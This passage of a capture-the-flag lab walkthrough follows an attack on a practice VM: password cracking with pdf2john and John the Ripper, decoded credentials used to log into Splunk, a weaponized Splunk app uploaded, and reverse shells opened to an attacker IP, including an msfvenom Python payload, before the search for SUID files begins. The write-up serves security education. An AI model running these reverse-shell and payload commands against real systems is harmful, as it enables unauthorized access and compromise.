that it contains a pdf document.

```
unzip hammer.zip
```





We tried to open the pdf document. But we find that it is yet another protected with a password.



Now we are going to bruteforce the password as we did with the zip file. First, we are going to need to get a password hash. We used the pdf2john script for that process. After getting the hash we tried to crack the password on the pdf file using John the Ripper. It came out to be “Tony_050081”.


```
/usr/sbin/pdf2john.pl Mjølnirlonir.pdf > hashes
john --wordlist=/root/cupp/tony.txt hashes
```





Now that we have the password for the pdf file we went back to the file. We entered the password that we just cracked. And That’s when we get another flag. It’s Thor’s Mjølnir.

Mjølnir:{4A3232C59ECDA21AC71BEBE3B329BF36}

As we don’t have any way to move forward from here, we went back to the original website hosted on port 80. As we have seen in some of the previous labs that the lab authors love to hide hints in the source code. So, we started to examine the source code of the lab. We find that there is a reference of a link that was not connected to any particular Button or text on the webpage. The only way to access it is by clicking on it from the source code itself. It is named ravagers.html. Love the Guardians of the Galaxy Reference.





Hoping we hit a lucky spot we rushed to open the said link. Much to our demise, we find that it was just a blank page. For a while, it seemed that it was a rabbit hole. But we remembered how we got here in the first place, through the source code. So, we tried looking at it. And we found some number that might look like hex code.




We went on to an online hex converter. To find that it says “agent:avengers”. As per convention, we know that mostly the login credentials are written in that format separated by a colon.



It was a thought that where we might put these credentials. Then we remembered that in our initial nmap scan. We found that Splunk is installed on the system. Looking for flags everywhere, we actually kind off forgot all about the Splunk. So, we decided to try and open the Splunk portal by browsing the IP Address followed by the port on which Splunk is running.

```
1 http://192.168.1.101:8000
```





The information we got earlier from the previous screenshot is in fact login credentials. The username is “agent” and the password are “avengers”, we enter these and are able to get into the Splunk account.


We looked around for a while and then decided to upload a shell to the account. On searching, we found a way to weaponize Splunk with reverse and bind shell from this link.




The .gz file from the link was saved on our system, we navigate to the “App: Search & Reporting” option and click on “Manage Apps”.





Click on the “Upload app” option. Using the browse option, we find our shell, select it and upload it.




Click on the “Restart Now” to restart the application.

We scroll down to find our shell file as shown below. Before we can run, it we need to click on the “Permissions” option to change its permissions.





Configuration files need to be added in order to run the shell successfully, here we set permission to everyone and at the bottom, we click on the “All apps” radio button and save this change.




Now to execute the shell. We navigate to the search option in Splunk and type in our command defining that we want a reverse shell of standard type to talk to out attach machines IP on the listening port.

```
1 | revshell std 192.168.1.107 1234
```




Netcat is running on our machine listening on port 1234 and see shell talking back.

```
nc -lvp 1234
```

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.101] 43164
```

We used Msfvenom to create a python payload.

```
msfvenom -p cmd/unix/reverse_python lhost=192.168.1.107 lport=4444 R
```

```
root@kali:~# msfvenom -p cmd/unix/reverse_python lhost=192.168.1.107 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 561 bytes
python -c "exec('aW1wb3J0IHNvY2tldCAgICAgICAsICAgICAgIHN1YnByb2Nlc3MgICAgICAgLCAgICAgICBvcyAgICAgI
CAgICAgICwgICAgICAgc29ja2V0LlNPQ0tfU1RSUFNKSAgICAgICAgO3MuY29ubmVjdCgoaG9zdCAgICAgICAsICAgICAgIHB
gICwgICAgICAgMSkgICAgICAgIDtvcy5kdXAyKHMuZmlsZW5vKCkgICAgICAgLCAgICAgICAyKSAgICAgICAgO3A9c3VicHJvY
```

The payload is uploaded through our existing Netcat session, all that needed to be done was the payload to be pasted into the terminal and executed.

```
1 id
```

```
id
uid=1001(splunk) gid=1001(splunk) groups=1001(splunk)
python -c "exec('aW1wb3J0IHNvY2tldCAgICAgICAsICAgICAgIHN1YnByb2Nlc3MgICAgICAgLC
CAgICAgICwgICAgICAgc29ja2V0LlNPQ0tfU1RSUFNKSAgICAgICAgO3MuY29ubmVjdCgoaG9zdCAg
gICwgICAgICAgMSkgICAgICAgIDtvcy5kdXAyKHMuZmlsZW5vKCkgICAgICAgLCAgICAgICAyKSAgIC
```


## Privilege Escalation

A new Netcat session is started on the port (4444) that we defined in our payload and we see the execution occur flawlessly.

```
1 nc -lvp 4444
2 python -c 'import pty;pty.spawn("/bin/bash")'
3 find / -perm -u=s -type f 2>/dev/null
```

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.101]
python -c 'import pty;pty.spawn("/bin/bash")'
splunk@ubuntu:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
```

Then without wasting any time we searched for any file having SUID or 4000 permission with the help of Find command.




The Find command gave us an interesting file named “ignite”. We will try to enumerate this further.

Now, we need to compromise the target system further to escalate privileges. PATH is an environmental variable in Linux and Unix-like operating systems which specifies all bin and sbin directories that hold all executable programs are stored.

